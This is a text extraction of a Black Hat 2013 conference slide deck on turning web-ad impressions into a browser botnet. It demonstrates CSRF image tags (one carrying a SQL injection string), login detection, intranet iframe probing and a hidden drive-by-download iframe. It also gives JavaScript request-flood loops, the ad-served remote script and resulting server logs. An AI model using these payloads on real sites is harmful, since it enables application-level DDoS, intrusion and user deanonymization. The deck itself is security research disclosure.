

# Million Browser Botnet

**BLACK HAT USA 2013** 

JEREMIAH GROSSMAN Founder and CTO

@jeremiahg

MATT JOHANSEN

Threat Research Center, Manager

@mattjay



# **About WhiteHat Security**

- Headquartered in Santa Clara, California
- WhiteHat Sentinel: SaaS end-to-end website risk management platform (static & dynamic vulnerability assessment)
- Employees: 300+




















## Jeremiah Grossman

- Founder & CTO of WhiteHat Security
- TED Alumni
- InfoWorld Top 25 CTO
- Co-founder of the WASC
- Co-author: XSS Attacks
- Former Yahoo! information security officer
- Brazilian Jiu-Jitsu Black Belt

## **Matt Johansen**


- BlackHat, DEFCON, RSA Speaker
- Oversees assessment of 15,000+ websites
- Background in Penetration Testing
- Hacker turned Management
- I'm hiring... a lot...







# When visiting ANY web page...



...by nature of the way the Web works, it has near complete control of your Web browser for as long as you are there.

- Cross-Site Request Forgery (CSRF)
- Cross-Site Scripting (XSS)
- Clickjacking
- ... and various other browser tricks




# Overview: HTML / Javascript "malware"

- Browser Interrogation
- Evil Cross-Site Request Forgery
- Login-Detection
- Deanonymization
- Intranet Hacking
- Auto Cross-Site Scripting
- Drive-by-Download (Traditional Malware)
- [Distributed] Brute-Force Hash Cracking
- Application-Level DDoS







## Auto-relay OS information, system settings, browser version, installed plug-ins, geo-location, etc.

Request URL: http://metrics.cnn.com/b/ss/cnn-adbp-domestic/1/H.24.1/s54594041858648?AQB=1&pccr=true&vidn=28F30698051D0D2B-6000010220049280&&ndh=1&t=16%2F6%2F2013%2020%3A19%3A23%202%20420&ce=UTF-8&ns=cnn&pageName=cnn%3Ain %3A%2F&g=http%3A%2F%2Fwww.cnn.com%2F&cc=USD&ch=cnn%20homepage&server=cnn.com&events=event26& c8=new%3A1&v8=D%3Dc8&c17=anonymous&v17=D%3Dc17&c20=11&v20=D%3Dc20&c26=www.cnn.com%2F& v26=D%3DpageName&v27=D%3Dch&c28=cnn%3Acnn%20homepage&v28=D%3Dc28&v29=cnn.com&c30=cnn%20domestic& v30=D%3Dc30&c32=adbp%3Aindex&v32=D%3Dc32&c33=adbp%3Anone&v33=D%3Dc33&c34=anonymous&v34=D%3Dc34& c35=cnn.387.3216.20130611%3A0&v35=D%3Dc35&c37=no%20value%20set&v37=D%3Dc37&c41=home&v44=D%3Dc41& c46=5631957361198262&v46=D%3Dc46&c47=51e60d2f02c09d0a3d146b44a100901f&v47=D%3Dc47& c55=Mozilla%2F5.0%20(Macintosh%3B%20Intel%20Mac%20OS%20X%2010.8

%3B%20rv%3A22.0)%20Gecko%2F20100101%20Firefox%2F22.0&v55=D%3Dc55&

h1=news%7Ccnn%7Ccnn%20domestic%7Ccnn.com%7Ccnn%20homepage%7Ccnn%3Acnn%20homepage&s=1440x900& c=24&j=1.7&v=Y&k=Y&bw=903&bh=700&p=Shockwave%20Flash%3BQuickTime%20Plug-

in%207.7.1%3BJava%20Applet%20Plug-

in%3BCitrix%20Online%20Web%20Deployment%20Plugin%201.0.0.94%3BSilverlight%20Plug-

In%3BSharePoint%20Browser%20Plug-in%3BWebEx64%20General%20Plugin%20Container%3B&AQE=1


Request Method: GET

Status Code: HTTP/1.1 302 Found





# Evil CSRF (Javascript not necessarily required)




Force a browser to hack ANY other website, upload / download illegal content, search for embarrassing or incriminating terms, initiate bank wire transfers, post offensive messages, vote Edward Snowden as Times Person of the Year.

- <img src="http://server/cart?id=' UNION ALL SELECT user, pass,...">
- <img src="http://torrent/D1C16AB1E2330AF3C4BE06AC43ABCE1CBD78C.torrent">
- <img src="http://www.google.com/search?q=Justin+Bieber+fan+club">
- <img src="http://att/search?uuid=10009"><img src="http://att/search?uuid=10010">
- <img src="http://server/vote?id=4">

Spoofing Google search history with CSRF http://jeremiahgrossman.blogspot.com/2010/12/spoofing-google-search-history-with.html








<img src="http://site/img.png" onload="loggedin()"
onerror="notloggedin()" />

<script src="http://site/javascript.js" onload="loggedin()"
onerror="notloggedin()"></script>




## A least 6 different techniques

I Know What Websites You Are Logged-In To http://blog.whitehatsec.com/i-know-what-websites-you-are-logged-in-to-login-detection-via-csrf/





# Deanonymize via mouse-click (clickjack)



### Click For More Dancing Cats

Name: Jeremiah Grossman

Screen Name: jeremiahg Location: Silicon Valley, Ca.

Founder & CTO of WhiteHat Security, Web security

Jiu-Jitsu Black Belt.

http://jeremiahgrossman.blogspot.com/




I Know Your Name, and Probably a Whole Lot More http://blog.whitehatsec.com/i-know-your-name-and-probably-a-whole-lot-more-deanonymization-via-likejacking-followjacking-etc/








<iframe src="http://192.168.1.1/" onload="detection()"></iframe>



http://www.slideshare.net/jeremiahgrossman/hacking-intranet-websites-from-the-outside








<iframe src="http://server/q=...<inject XSS payload>"></iframe>

- Steal Cookies / Session Hijacking
- Steal "saved" passwords.
- Etc.





# Traditional Malware (Drive-by-Downloads)




<iframe src="http://lotmachinesguide.cn/in.cgi?income56"
width=1 height=1 style="visibility: hidden"></iframe>

- Exploits the browser and/or extensions (0-day fun)
- A central way botnets are formed.
- Patch, patch, patch! uninstall Java





# [Distributed] Brute-Force Hash Cracking



"During our tests it has been possible to observe password guessing rates of 100,000 MD5 hashes/second in JavaScript."

- Lavakumar Kuppan



#### What is Ravan?



Ravan is a JavaScript based Distributed Computing system that can perform brute force attacks on salted hashes by distributing the task across several browsers. It makes use of HTML5 WebWorkers to start background JavaScript threads in the browsers of the workers,

each worker computes a part

Salted and plain versions of currently supported:

- MD5
- SHA1
- SHA256
- SHA512

Main page status: Searching for password match for hash '54d75975e6

Main page says: Testing uppercase, lowercase, and numbers.

Main page says: FOUND PASSWORD: heya

Main page says: TOTAL TIME: 18.619 seconds Main page says: Terminated all workers.

Worker 0 status: 67,613 passwords/second

Worker 1 status: 66,755 passwords/second

md5-password-cracker.js by Feross Aboukhadijeh http://feross.org/hacks/md5-password-cracker.js/

Ravan

http://www.andlabs.org/tools/ravan/ravan.html







"A browser can send a surprisingly large number of GET requests to a remote website using COR from WebWorkers. During tests it was found that around 10,000 requests/minute can be sent from a single browser."

- Lavakumar Kuppan

 Does not hold open [a lot of] TCP connections, just fires a lot HTTP request synchronously.




Attacking with HTML5 https://media.blackhat.com/bh-ad-10/Kuppan/Blackhat-AD-2010-Kuppan-Attacking-with-HTML5-wp.pdf





0 **0** 1 1 1 1 **0** 0 0

# Connection-Limits (6-per hostname)




Top Browsers ‡	score	PerfTiming	Connections per Hostname	Max Connections
☐ Chrome 24 →	12/16	yes	6	9
☐ Firefox 18 →	13/16	yes	6	11
□ IE 8 →	7/16	no	6	35
□ IE 9 →	12/16	yes	6	35
□ IE 10 →	12/16	yes	8	16
Opera 12.11 →	10/16	no	6	16
Safari 6.0.2 →	11/16	no	6	9
☐ Chrome 25 →	12/16	yes	6	9
☐ Chrome 26 →	12/16	yes	6	9
☐ Firefox 19 →	13/16	yes	6	14
☐ Firefox 20 →	11/16	yes	6	16
Firefox 21 →	11/16	yes	6	16
Opera 12.12 →	10/16	no	6	9
☐ Safari 6.0.3 →	11/16	no	6	16





# **Connection-Limit Bypass**



```
<script>
for (var i = 0; i < 300; i++) {
    var img = new Image();
    var url = 'http://target/?' + i;
    img.src = url;
}
</pre>

<script>
for (var i = 0; i < 300; i++) {
    var img = new Image();
    var url = 'ftp://localhost:80/?' + i;
    img.src = url;
}
</pre>

<p
```

Limited to 6 connections

Apache Killer [~300 connections]



# Benefit of browser hacking this way...

- No "malware" to detect, no "exploits," no zero-days required.
- No traces, few alarms. Prevent browser caching.
- Everyone's browser is vulnerable (by default).
- Very, very easy.
- The web is supposed to work this way.



# Distribution of this type of "Javascript-malware"

- A high trafficked website you own (blog, warez, pr0n, etc.)
- HTML Injection on popular websites, forums etc. (XSS)
- Man-in-the-Middle (WiFi)
- [HTML] Email spam
- Search Engine Poisoning
- Compromise websites (mass SQL injection worms)
- Third-Party Web Widgets (Weather, Counters, Trackers, etc.)

Third-Party Web Widget Security FAQ <a href="http://jeremiahgrossman.blogspot.com/2010/07/third-party-web-widget-security-fag.html">http://jeremiahgrossman.blogspot.com/2010/07/third-party-web-widget-security-fag.html</a>


Owning bad guys {and mafia} with javascript botnets http://www.slideshare.net/chemai64/owning-bad-guys-and-mafia-with-javascript-botnets



"The most reliable, cost effective method to inject evil code is to buy an ad."

-Douglas Crockford







**Visitors** 

# FREE 7-Day Trial! FREE Credit Score! FREE Instantly!

Learn more

Trans**Union** 



CELEBS • VIDEOS • PHOTOS • SPORTS • TV

SIGN IN STORE TOUR





MasterChef Finalist Josh Marks Arrested in Violent Assault, Claims He's God



'RHONJ' Star Danielle Staub Handles Bankruptcy Way Better Than Indicted Co-Star



Justin Bieber REJECTED By NYC Nightclub



WWE Star Randy Orton -- Fan Arrested After Blasting Him in the Balls



Sydney Leathers --History of Hooking Up with Internet Sugar Daddies

**CELEBRITY JUSTICE** 

51 minutes ago BY TMZ STAFF

# 'I'M ABSOLUTELY NOT IN REHAB'

ooking up tag.admeld.com...



## Not An Advertising Network













### BURSTMEDIA









WhiteHat



















To: Jeremiah Grossman

Re: Oops, everything okay?

July 17, 2013 9:55 AM **Hide Details** 



Hi Jeremiah,

Yeah, the only 3rd party code we allow is that from large ad serving companies like DoubleClick and such who we trust are already scanning stuff on their side to prevent potential vulnerabilities. Do you work with DFA or any of the other large 3rd party ad servers? If so, we can enable a feature for you.

Cheers,

## **Buy Minutes/Traffic**

Specify the length of the visit.

Same duration 
 Random duration

		20 seconds			
10,000 Minutes	⇔	30,000 hits	€9	Buy	
25,000 Minutes	<b>⇔</b>	75,000 hits	€ 19	Buy	
50,000 Minutes	⇔	150,000 hits	€ 35	Buy	
100,000 Minutes	<b>⇔</b>	300,000 hits	€ 65	Buy	
250,000 Minutes	<b>⇔</b>	750,000 hits	€ 160	Buy	
500,000 Minutes	<b>⇔</b>	1,500,000 hits	€ 310	Buy	
1,000,000 Minutes	<b>⇔</b>	3,000,000 hits	€ 590	Buy	





# Leverage Advertising Networks to...

- Browser Interrogation
- Evil Cross-Site Request Forgery
- Login-Detection
- User Deanonymization
- Intranet Hacking
- Auto Cross-Site Scripting
- Drive-by-Download (Traditional Malware)
- Cross-Domain Password Brute-Force
- [Distributed] Brute-Force Hash Cracking
- Application-Level DDoS



Cost-per-Click (CPC)
Cost-per-Thousand (CPM)

Price Range: \$0.01 - \$5.00 (USD)

Million Browser Botnet @ \$0.15 (CPM) = \$150 (USD)

Million Browser Botnet @ \$0.50 (CPM) = \$500 (USD)

Stolen credit cards anyone?

## Campaign Summary

Campaign: BH\_Test1

Type: CPM

Status: Pending

Remaining Fund: \$25.01

Today used Fund: \$8.82

Daily spent Limit: \$12.00

Today Impr.: 16,421

Today Clicks: 0

Campaign: 122725<BH\_Test1>

Back to campaign page

#### Quick Links

# Fund the campaign

II. View Report

#### Campaign Summary

Campaign: BH\_Test1

Type: CPM

Status: Active

Remaining Fund: \$32.57

Today used Fund: \$1.25

Daily spent Limit: \$12.00

Today Impr.: 2,233

Today Clicks: 0

<u>Listing</u> ■ <u>Settings</u> ■ <u>Reports</u>

- My Ads Create or modify your advertisements.
- Keyword List Manage keyword listing.
- Channel List Manage channel listing.
- ii Site List Manage site listing.
- RON targeting Run of Network, serve ads across the entire network of member site
- Re-targeting Bring customers back with Retargeting.
- ISP target Select the ISP targeting for the campaign.
- Upload banner Manage banners for the campaign.

#### Last 10 day history

Date	Impr.	Clicks	CTR	Amt Spent	
2013-07-16	8,326	15	0.18%	\$4.16	
2013-07-23	4,003	0	0.00%	\$2.00	
2013-07-24	2,233	0	0.00%	\$1.11	
Total	14,562	15	0.103%	\$7.27	

paign: 122725<BH\_Test1>
Back to campaign page

#### mpaign Settings 🗖

Credit campaign

Daily limit & Max bid

Geo target

Language target

OS/Device target

Traffic network



Upload All

#### Pause/resume

Campaign: 122725<BH\_Test1>

Back to campaign page

#### Campaign Settings ■

# Credit campaign

Daily limit & Max bid

Geo target

Language target

OS/Device target

Traffic network

Pause/resume campaign

Unique ip cap



00 0 0 0 0

#### To upload image banner:

- Choose to replace Keyword Targeting url with the following links? No \$
- Click on "Add/Modify" to upload your banner.
- \*Please upload image only. Other file types will not be accepted. The maximum file size is 100 KB.

#### Leaderboard (728x90)

% of Total Traffic: 33.82%

Add/Modify Remove (Disapprove)



GET A FREE **30-DAY TRIAL** 

**CLAIM NOW** 

Full Banner (468x60) % of Total Traffic: 9.67% Add/Modify Remove (Approve)



GET A FREE **30-DAY TRIAL** 

**CLAIM NOW** 

Square Box (250x250) % of Total Traffic: 2.47% Add/Modify Remove (Disapprove)



**GET A FRE** 30-DAY TR

Vertical Banner (120x240) % of Total Traffic: 0.21% Add/Modify Remove (Disapprove)



Skyscraper (120x600) % of Total Traffic: 1.83%

Add/Modify Remove (Disapprove) Add/Modify Remove (Disapprove)



Wide Skyscraper (160x600) % of Total Traffic: 15.34%







In side the banner code, we pointed a script tag to: http://ec2-23-20-141-160.compute-1.amazonaws.com/campaign.js

```
for (var i = 0; i < 10000; i++) {
    var img = new Image();
    var url = 'http://<amazon_aws>/iclick/id?' + i;
    img.src = url;
}
```

Then we could change the javascript payload to whatever, whenever, without any approval process.

```
118.99.//.91 - - [29/Jul/2013:18:44:20 -0400] "GET /?hitme=29/ HTTP/1.1" Z
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:20 -0400] "GET /?hitme=298 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:20 -0400] "GET /?hitme=299 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=300 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=301 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=302 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=303 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=304 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=305 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
118.99.77.91 - - [29/Jul/2013:18:44:21 -0400] "GET /?hitme=306 HTTP/1.1" 2
illa/5.0 (Windows NT 6.2; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0"
```

Server Version: Apache/2.2.15 (Unix) DAV/2

Server Built: Apr 20 2013 04.13.10

Current Time: Monday, 29-Jul-2013 18:44:20 EDT Restart Time: Monday, 29-Jul-2013 18:36:11 EDT

Parent Server Generation: 21

Server uptime: 8 minutes 8 seconds

Total accesses: 4130 - Total Traffic: 1.9 MB

CPU Usage: u.8 s.85 cu0 cs0 - .338% CPU load 8.46 requests/sec - 4060 B/second - 479 B/request

5 requests currently being processed, 16 idle workers

\_\_\_\_\_C\_\_\_..CW.\_.\_.C.\_.....

#### **Minutes: 9,324**



Profile setting

Username: jeremiahgrossma

E-mail: jeremiah@whiteh

Password: hidden (Edit)

Delete accoun



```
112.104.10.204 - - [29/Jul/2013:18:46:51 -0400] "GET /?hitme=362 HTTP/1.1" 200 11 "http://ec2-23-20-141-160.comp
ozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0"
70.210.198.143 - - [29/Jul/2013:18:46:51 -0400] "GET /server-status?refresh=1 HTTP/1.1" 200 12720 "http://ec2-23
